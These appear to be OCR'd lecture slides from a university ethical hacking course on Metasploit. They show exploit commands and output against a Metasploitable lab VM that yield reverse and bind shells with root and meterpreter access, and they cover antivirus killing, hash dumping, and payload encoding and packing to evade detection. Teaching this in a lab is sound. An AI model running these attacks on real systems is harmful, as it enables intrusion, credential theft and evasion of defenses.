INTRO TO ETHICAL HACKING

MIS 5211.701

Week 6

https://community.mis.temple.edu/mis5211sec701fall2020/

1

Tonight's Plan

- Some Odds and Ends
- More Metasploit

2

Odds and Ends – Microsoft Trial VMs

- Test IE11 and Microsoft Edge Legacy
  - https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/
  - Expire after 90 days
- Server Evaluation Center
  - https://www.microsoft.com/en-us/evalcenter/evaluate-windows-server
  - Server Platforms 180-day expiration (typically)
  - Hyper-V unlimited expiration
  - Various products available – download as ISO

3

Odds and Ends – Scan Me

- http://scanme.nmap.org
- From the Site:
  - "Try not to hammer on the server too hard. A few scans in a day is fine, but dont scan 100 times a day or use this site to test your ssh brute-force password cracking tool."

4

Odds and Ends

- Hack the Box
  - https://www.hackthebox.eu
- To get an invite code, you will need to "Hack the Box"
  - You can give it a try now if you want
  - I'll cover some ideas and hints when we get to Web Application portion
- Helpful sites if you want to try:
  - https://beautifier.io
  - https://www.base64decode.org

5

Back to Metasploit

- If you have Kali, Metasploit, and Metaspoitable on your laptop, you may want to start them up and follow along

6

Exploits

- Basics
  - Msf> show exploits

```
msf > show exploits

Exploits
========

   Name                                                  Disclosure Dat
e  Rank       Description
   ----                                                  -------------
-  ----       -----------
   aix/local/ibstat_path                                 2013-09-24
   excellent  ibstat $PATH Privilege Escalation
   aix/rpc_cmsd_opcode21                                 2009-10-07
   great      AIX Calendar Manager Service Daemon (rpc.cmsd) Opcode 21 Buffer Ov
erflow
```

  - Msf> show auxiliary
  - Msf> show options

7

Search

- Can search for specific exploits
  - Msf> search ms08_067

```
msf > search ms08_067

Matching Modules
================

   Name                              Disclosure Date  Rank   Description
   ----                              ---------------  ----   -----------
   exploit/windows/smb/ms08_067_netapi  2008-10-28       great  MS08-067 Microso
ft Server Service Relative Path Stack Corruption


msf >
```


8

Payloads

- Msf> show payloads

```
msf > show payloads

Payloads
========

   Name                                          Disclosure Date  Rank    Des
cription
   ----                                          ---------------  ----    ---
--------
   aix/ppc/shell_bind_tcp                                         normal  AIX
 Command Shell, Bind TCP Inline
   aix/ppc/shell_find_port                                        normal  AIX
 Command Shell, Find Port Inline
   aix/ppc/shell_interact                                         normal  AIX
 execve Shell for inetd
   aix/ppc/shell_reverse_tcp                                      normal  AIX
 Command Shell, Reverse TCP Inline
   android/meterpreter/reverse_http                               normal  And
roid Meterpreter, Dalvik Reverse HTTP Stager
   android/meterpreter/reverse_https                              normal  And
```


9

Selecting the Exploit

- Once you know the exploit you want:

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > 
```

- Show options

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf exploit(ms08_067_netapi) > 
```


10

What Payload?

- Now, show payloads makes more sense

```
msf exploit(ms08_067_netapi) > show payloads

Compatible Payloads
===================

   Name                                        Disclosure Date  Rank    Des
cription
   ----                                        ---------------  ----    ---
--------
   generic/custom                                               normal  Cus
tom Payload
   generic/debug_trap                                           normal  Gen
eric x86 Debug Trap
   generic/shell_bind_tcp                                       normal  Gen
```


11

Setting the Payload

```
msf exploit(ms08_067_netapi) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (accepted: seh, thread, process, none
)
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf exploit(ms08_067_netapi) > 
```


12

Selecting a Target

```
msf exploit(ms08_067_netapi) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic Targeting
   1   Windows 2000 Universal
   2   Windows XP SP0/SP1 Universal
   3   Windows 2003 SP0 Universal
   4   Windows XP SP2 English (AlwaysOn NX)
   5   Windows XP SP2 English (NX)
   6   Windows XP SP3 English (AlwaysOn NX)
   7   Windows XP SP3 English (NX)
   8   Windows XP SP2 Arabic (NX)
   9   Windows XP SP2 Chinese - Traditional / Taiwan (NX)
   10  Windows XP SP2 Chinese - Simplified (NX)
   11  Windows XP SP2 Chinese - Traditional (NX)
```


13

Final Options

- Set RHOST [Target IP]
- Set target [Target Number from Previous Slide]
- Show options will list your settings so you can verify

14

Looking at Ubuntu

- Same process, we find a machine via scanning
- Either select port found during scanning if it looks promising (Like open port with samba)
- Or, run vulnerability scanner to find more options
- Lets say we found samba

15

Looking for New Possibilities

- Recall the search function

```
msf > search samba

Matching Modules
================

   Name                                          Disclosure Date  Rank       Description
   ----                                          ---------------  ----       -----------
   auxiliary/admin/smb/samba_symlink_traversal                    normal     Samba Symlink
 Directory Traversal
   auxiliary/dos/samba/lsa_addprivs_heap                          normal     Samba lsa_io_
privilege_set Heap Overflow
   auxiliary/dos/samba/lsa_transnames_heap                        normal     Samba lsa_io_
trans_names Heap Overflow
   auxiliary/dos/samba/read_nttrans_ea_list                       normal     Samba read_nt
trans_ea_list Integer Overflow
   auxiliary/scanner/rsync/modules_list                           normal     Rsync Unauthe
nticated List Command
   exploit/freebsd/samba/trans2open              2003-04-07       great      Samba trans2o
pen Overflow (*BSD x86)
   exploit/linux/samba/chain_reply               2010-06-16       good       Samba chain_r
eply Memory Corruption (Linux x86)
   exploit/linux/samba/lsa_transnames_heap       2007-05-14       good       Samba lsa_io_
trans_names Heap Overflow
   exploit/linux/samba/setinfopolicy_heap        2012-04-10       normal     Samba SetInfo
rmationPolicy AuditEventsInfo Heap Overflow
   exploit/linux/samba/trans2open                2003-04-07       great      Samba trans2o
pen Overflow (Linux x86)
```


16

Same Process

```
msf > use exploit/linux/samba/lsa_transnames_heap
msf exploit(lsa_transnames_heap) > show payloads

Compatible Payloads
===================

   Name                                Disclosure Date  Rank    Description
   ----                                ---------------  ----    -----------
   generic/custom                                       normal  Custom Payload
   generic/debug_trap                                   normal  Generic x86 Debug Trap
   generic/shell_bind_tcp                               normal  Generic Command Shell, B
ind TCP Inline
   generic/shell_reverse_tcp                            normal  Generic Command Shell, R
everse TCP Inline
   generic/tight_loop                                   normal  Generic x86 Tight Loop
   linux/x86/adduser                                    normal  Linux Add User
   linux/x86/chmod                                      normal  Linux Chmod
   linux/x86/exec                                       normal  Linux Execute Command
   linux/x86/meterpreter/bind_ipv6_tcp                  normal  Linux Meterpreter, Bind
```


17

More of the Same

```
msf exploit(lsa_transnames_heap) > set payload linux/x86/shell_bind_tcp
payload => linux/x86/shell_bind_tcp
msf exploit(lsa_transnames_heap) >
```

- Set LPORT 8080
- Set RHOST 192.168.x.x
- And finally
- exploit

18

Meterpreter

- Meterpreter is an extension to the Metasploit Framework that leverages Metasploit functionality to extend the ability to exploit a victim system.
- Meterpreter provides for the facility to migrate to different processes once a system has been compromised.

19

Windows vs Linux

- Most examples for meterpreter are shown in Windows. This is because Windows is easier for meterpreter to deal with.
- The goal of meterpreter is to remain entirely in memory. That is, no foot print on the hard drive to make detection more difficult
- Windows facilitates this through built in APIs that are not present in Linux
- We will work through a Linux example due to licensing and availability of metasploitable.

20

More on Database

- After getting the database to work last week, it failed again during testing for this week.
- Eventually built a new version of Metasploit framework and nmap in a fresh version of Ubuntu
- URL for direction:
  - http://www.darkoperator.com/installing-metasploit-in-ubunt/
  - This will work, but step "bundle install" will require sudo and running nmap or Metasploit-framework will also require sudo

21

Exploiting a Linux machine

- We will use nmap, Metasploit framework, and metasploitable
- We will launch both Kali and Metasploitable
- In this example
  - Metasploit =192.168.241.134
  - Metasploitable=192.168.241.131

22

Scan with nmap

- Basic scan with nmap

```
root@kali:~# nmap -sS -A 192.168.241.131

Starting Nmap 6.46 ( http://nmap.org ) at 2015-01-20 19:09 EST
Nmap scan report for 192.168.241.131
Host is up (0.00072s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
```

- Looking through scan we see

```
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   NetBIOS computer name:
|   Workgroup: WORKGROUP
|_  System time: 2015-01-20T20:04:49-05:00
```


23

Scan with nmap

- Looking through scan we also see

```
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-methods: No Allow or Public header in OPTIONS response (status code 200)
|_http-title: Apache Tomcat/5.5
```


24

Starting Exploit Build

- Now, start building exploit

```
msf > use exploit/multi/samba/usermap_script
msf exploit(usermap_script) > set RHOST 192.168.241.131
RHOST => 192.168.241.131
msf exploit(usermap_script) > set payload cmd/unix/reverse_netcat
payload => cmd/unix/reverse_netcat
msf exploit(usermap_script) > set LHOST 192.168.241.134
LHOST => 192.168.241.134
msf exploit(usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.168.241.131  yes       The target address
   RPORT  139              yes       The target port


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.241.134  yes       The listen address
   LPORT  4444             yes       The listen port
```


25


Completing the Exploit

```
msf exploit(usermap_script) > exploit

[*] Started reverse handler on 192.168.241.134:4444
[*] Command shell session 1 opened (192.168.241.134:4444 -> 192.168.241.131:4048
2) at 2015-01-20 17:36:05 -0800

python -c 'import pty;pty.spawn("/bin/bash")'
root@metasploitable:/# id
id
uid=0(root) gid=0(root)
root@metasploitable:/#
```


26

Now lets try Tomcat

- We can see tomcat is up and running!
- Googling shows default ID/Password is tomcat/tomcat



27

Starting Exploit Build

- Now, start building exploit

```
msf > db_status
[*] postgresql connected to msf
msf > search tomcat_mgr_deploy
[!] Database not connected or cache not built, using slow search

Matching Modules
================

   Name                                Disclosure Date  Rank       Description
   ----                                ---------------  ----       -----------
   exploit/multi/http/tomcat_mgr_deploy  2009-11-09       excellent  Apache Tomc
at Manager Application Deployer Authenticated Code Execution


msf > use exploit/multi/http/tomcat_mgr_deploy
msf exploit(tomcat_mgr_deploy) >
```


28

Exploit Options

```
msf exploit(tomcat_mgr_deploy) > show options

Module options (exploit/multi/http/tomcat_mgr_deploy):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   PATH      /manager         yes       The URI path of the manager app (/deploy
 and /undeploy will be used)
   Proxies                    no        A proxy chain of format type:host:port[,
type:host:port][...]
   RHOST                      yes       The target address
   RPORT     80               yes       The target port
   USERNAME                   no        The username to authenticate as
   VHOST                      no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(tomcat_mgr_deploy) >
```


29

Payload Options

```
msf exploit(tomcat_mgr_deploy) > show payloads

Compatible Payloads
===================

   Name                                Disclosure Date  Rank    Description
   ----                                ---------------  ----    -----------
   generic/custom                                       normal  Custom Payload
   generic/shell_bind_tcp                               normal  Generic Command Shel
l, Bind TCP Inline
   generic/shell_reverse_tcp                            normal  Generic Command Shel
l, Reverse TCP Inline
   java/meterpreter/bind_tcp                            normal  Java Meterpreter, Ja
va Bind TCP Stager
   java/meterpreter/reverse_http                        normal  Java Meterpreter, Ja
va Reverse HTTP Stager
   java/meterpreter/reverse_https                       normal  Java Meterpreter, Ja
va Reverse HTTPS Stager
   java/meterpreter/reverse_tcp                         normal  Java Meterpreter, Ja
va Reverse TCP Stager
   java/shell/bind_tcp                                  normal  Command Shell, Java
Bind TCP Stager
   java/shell/reverse_tcp                               normal  Command Shell, Java
Reverse TCP Stager
   java/shell_reverse_tcp                               normal  Java Command Shell,
Reverse TCP Inline

msf exploit(tomcat_mgr_deploy) >
```


30

Note from the Net

- Information I found on forums suggested the payload "java/meterpreter/reverse_tcp" should work. Tried numerous time without success.
- Decided to "play around". Tried PAYLOAD "bind_tcp"
- Results on next pages

31

Options

```
msf exploit(tomcat_mgr_deploy) > show options

Module options (exploit/multi/http/tomcat_mgr_deploy):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD  tomcat           no        The password for the specified username
   PATH      /manager         yes       The URI path of the manager app (/deploy
 and /undeploy will be used)
   Proxies                    no        A proxy chain of format type:host:port[,
type:host:port][...]
   RHOST     192.168.241.131  yes       The target address
   RPORT     8180             yes       The target port
   USERNAME  tomcat           no        The username to authenticate as
   VHOST                      no        HTTP server virtual host


Payload options (java/meterpreter/bind_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST  192.168.241.131  no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```


32

Results

- I'm in!

```
msf exploit(tomcat_mgr_deploy) > exploit

[*] Started bind handler
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6448 bytes as HCaosnbcHs0T3ub6fnYF.war ...
[*] Executing /HCaosnbcHs0T3ub6fnYF/IYs0V8aDkJ31h.jsp...
[*] Undeploying HCaosnbcHs0T3ub6fnYF ...
[*] Sending stage (30355 bytes) to 192.168.241.131
[*] Meterpreter session 3 opened (192.168.241.134:41858 -> 192.168.241.131:4444)
 at 2015-01-20 17:58:39 -0800

meterpreter >
```


33

Ok, Now what!

- Grab some info:

```
meterpreter > sysinfo
Computer    : metasploitable
OS          : Linux 2.6.24-16-server (i386)
Meterpreter : java/java
meterpreter > getuid
Server username: tomcat55
```

- And now we can background the process and do it again

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(tomcat_mgr_deploy) >
```


34

Backgrounding (Pivoting)

- Allows attacker to "pivot" through a compromised machine and attack another machine on the victim network
- Steps
  - Recon first compromised machine
  - Set up routing to new target
  - Launch attack through first target to second target
  - Repeat as needed

35

Pivoting Tutorial

- https://www.offensive-security.com/metasploit-unleashed/Pivoting/

36

Meterpreter Scripts

- Once you get to that meterpreter prompt

```
msf exploit(tomcat_mgr_deploy) > exploit

[*] Started bind handler
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6448 bytes as HCaosnbcHs0T3ub6fnYF.war ...
[*] Executing /HCaosnbcHs0T3ub6fnYF/IYs0V8aDkJ31h.jsp...
[*] Undeploying HCaosnbcHs0T3ub6fnYF ...
[*] Sending stage (30355 bytes) to 192.168.241.131
[*] Meterpreter session 3 opened (192.168.241.134:41858 -> 192.168.241.131:4444)
 at 2015-01-20 17:58:39 -0800

meterpreter >
```

- More options open up

37

Some Meterpreter Scripts

- Migrate to another process
  - Run post/windows/manage/migrate
- Kill Antivirus Software
  - Run killav
- Dump System Password hash
  - Run hashdump
- View All Traffic
  - Run packetrecorder –I 1

Note: Not all actions work with all payloads

38

Avoiding Detection

- You don't want to be caught by Antivirus software
- Most AV systems are signature based
- Signature must be specific enough to trigger only when they bump in to truly malicious software
- Therefore, we can create unique payloads that have not been seen before

39

The Old Tools

- The Metasploit-framework came with two tools to help with this
  - Msfencode
  - Msfpayload
- Both of these are now deprecated and will be removed on or about June of 2015
- Msfvenom is the replacement
- All three are currently part of the framework

40

Listing Payloads

- Here's a snippet

```
kirk@ubuntu:~$ sudo msfpayload -l | more
[sudo] password for kirk:
[!] ****************************************************************************
[!] *               The utility msfpayload is deprecated!                      *
[!] *              It will be removed on or about 2015-06-08                   *
[!] *                        Please use msfvenom instead                       *
[!] *  Details: https://github.com/rapid7/metasploit-framework/pull/4333   *
[!] ****************************************************************************

Framework Payloads (356 total)
==============================

    Name                                    Description
    ----                                    -----------
    aix/ppc/shell_bind_tcp                  Listen for a connection and spawn a command shell
    aix/ppc/shell_find_port                 Spawn a shell on an established connection
    aix/ppc/shell_interact                  Simply execve /bin/sh (for inetd programs)
    aix/ppc/shell_reverse_tcp               Connect back to attacker and spawn a command shell
    android/meterpreter/reverse_http        Run a meterpreter server on Android. Tunnel communication over HTTP
    android/meterpreter/reverse_https       Run a meterpreter server on Android. Tunnel communication over HTTPS
    android/meterpreter/reverse_tcp         Run a meterpreter server on Android. Connect back stager
    android/shell/reverse_http              Spawn a piped command shell (sh). Tunnel communication over HTTP
    android/shell/reverse_https             Spawn a piped command shell (sh). Tunnel communication over HTTPS
    android/shell/reverse_tcp               Spawn a piped command shell (sh). Connect back stager
    bsd/sparc/shell_bind_tcp                Listen for a connection and spawn a command shell
    bsd/sparc/shell_reverse_tcp             Connect back to attacker and spawn a command shell
    bsd/x86/exec                            Execute an arbitrary command
```

- So many options needed to pipe to more to show beginning of the list

41

Options

- What are our options

```
kirk@ubuntu:/usr/local/bin$ sudo msfpayload -h
[!] ****************************************************************************
[!] *               The utility msfpayload is deprecated!                      *
[!] *              It will be removed on or about 2015-06-08                   *
[!] *                        Please use msfvenom instead                       *
[!] *  Details: https://github.com/rapid7/metasploit-framework/pull/4333   *
[!] ****************************************************************************

    Usage: /usr/local/bin/msfpayload [<options>] <payload> [var=val] <[S]ummary|
C|Cs[H]arp|[P]erl|Rub[Y]|[R]aw|[J]s|e[X]e|[D]ll|[V]BA|[W]ar|Pytho[N]|s[O]>

OPTIONS:

    -h        Help banner
    -l        List available payloads

kirk@ubuntu:/usr/local/bin$
```

LibreOffice Calc

42

Lets try a Summary

```
klrk@ubuntu:/usr/local/bin$ sudo msfpayload windows/shell_reverse_tcp S
[!] ***************************************************************************
[!] *               The utility msfpayload is deprecated!                     *
[!] *             It will be removed on or about 2015-06-08                   *
[!] *                  Please use msfvenom instead                            *
[!] *  Details: https://github.com/rapid7/metasploit-framework/pull/4333      *
[!] ***************************************************************************

       Name: Windows Command Shell, Reverse TCP Inline
     Module: payload/windows/shell_reverse_tcp
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 324
       Rank: Normal

Provided by:
  vlad902 <vlad902@gmail.com>
  sf <stephen_fewer@harmonysecurity.com>

Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique (accepted: seh, thread, proc
ess, none)
LHOST     192.168.241.134  yes       The listen address
LPORT     4444             yes       The listen port

Description:
  Connect back to attacker and spawn a command shell


klrk@ubuntu:/usr/local/bin$
```


43

Note

- MSFconsole is still up in another terminal
- Note that options I had selected in that session are still active in the payloads

```
LHOST     192.168.241.134  yes       The listen address
LPORT     4444             yes       The listen port
```


44

MSFvenom

- Since venom is the future

```
klrk@ubuntu:~$ sudo msfvenom -h
Usage: /usr/local/bin/msfvenom [options] <var=val>

Options:
    -p, --payload    <payload>       Payload to use. Specify a '-' or stdin to use custom payloads
    -l, --list       [module_type]   List a module type example: payloads, encoders, nops, all
    -n, --nopsled    <length>        Prepend a nopsled of [length] size on to the payload
    -f, --format     <format>        Output format (use --help-formats for a list)
    -e, --encoder    [encoder]       The encoder to use
    -a, --arch       <architecture>  The architecture to use
        --platform   <platform>      The platform of the payload
    -s, --space      <length>        The maximum size of the resulting payload
    -b, --bad-chars  <list>          The list of characters to avoid example: '\x00\xff'
    -i, --iterations <count>         The number of times to encode the payload
    -c, --add-code   <path>          Specify an additional win32 shellcode file to include
    -x, --template   <path>          Specify a custom executable file to use as a template
    -k, --keep                       Preserve the template behavior and inject the payload as a new thread
        --payload-options            List the payload's standard options
    -o, --out    <path>              Save the payload
    -v, --var-name <name>            Specify a custom variable name to use for certain output formats
    -h, --help                       Show this message
        --help-formats               List available formats
klrk@ubuntu:~$
```



45

MSFvenom

- Example

```
kirk@ubuntu:~$ sudo msfvenom -p windows/shell/bind_tcp -e x86/shikata_ga_nai -b
'\x00' -i 3 > test.txt
No platform was selected, choosing Msf::Module::Platform::Windows from the payl
ad
No Arch selected, selecting Arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 312 (iteration=0)
x86/shikata_ga_nai succeeded with size 339 (iteration=1)
x86/shikata_ga_nai succeeded with size 366 (iteration=2)
kirk@ubuntu:~$
```

- Result



46

Other Notes On Hiding

- Packers
  - Packers are tools that compress an executable and combine it with decompression code to expand it upon execution.
  - Resultant code will not match the signature of the original
- Popular packer is UPX
  - You can get it by running this

```
kirk@ubuntu:~$ sudo apt-get install upx
Reading package lists... Done
Building dependency tree
Reading state information... Done
Note, selecting 'upx-ucl' instead of 'upx'
```


47

Client Side Attacks

- These include:
  - Browser based attacks
  - PDF readers
  - MS Office Files
  - Flash Files
  - Etc….
- We're just going to briefly talk about some browser attacks here.

48

NOPs

- First a little background
- In coding there is something called a "no operation" , that is, it does nothing, has no impact, just takes up space.
- In hex /x90/
- Theses are called NOPs, string them together and you build something called a NOP sled
- Put a little shellcode at the end and you have an attack

MIS 5212.001 49

49

Why Does This Matter

- Browsers use a "heap" to store operations that need to be executed.
- Maybe you have heard the phrase "Heap Spray" or "Heap Spraying"
- This refers to throwing enough data at a heap to overwhelm it and get the machine to execute the code you want
- Combine this with the NOP Sled and you have a mechanism to inject code via a browser

MIS 5212.001 50

50

What Does a NOP Sled look Like

- /x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/[Shellcode Here]

MIS 5212.001 51

51

Metasploit-Framework

- Payload, Encode, and Venom have the ability to combine NOP sled with shell code in a payload that can be attached to a link for a browser, or in a PDF or other document.
- That is as far as we are going with this. Just know that the tools have this capability

52

Auxiliary Modules

- Metasploit-Framework Auxiliary Modules are modules that are modules that perform functions other then exploits
- Broke down in to three main areas
  - Admin
  - Scanner
  - Server

53

Auxiliary Admin

- Auxiliary Admin Modules break down into these areas:
  - Admin HTTP Modules (tomcat)
  - Admin MSSQL Modules
  - Admin MySQL Modules
  - Admin Postgres Modules
  - Admin VMWare Modules

54

Auxiliary Scanner

- Auxiliary Admin Modules break down into these areas:

DCERPC
Discovery
FTP
HTTP
IMAP
MSSQL
MySQL
NetBIOS
POP3
SMB
SMTP
SNMP
SSH
Telnet
TFTP
VMWare
VNC

55

Auxiliary Server

- Auxiliary Admin Modules break down into these areas:
  - ftp
  - http_ntlm
  - imap
  - pop3
  - smb

56

searchsploit

- Command line tool to search exploit-db
  - https://www.exploit-db.com/searchsploit
  - Already installed in Kali
  - Follow directions on site to update

57

Next Week

- Social Engineering
- Social Engineering Toolkit
- Encoding, and Encryption

58

Questions

?

59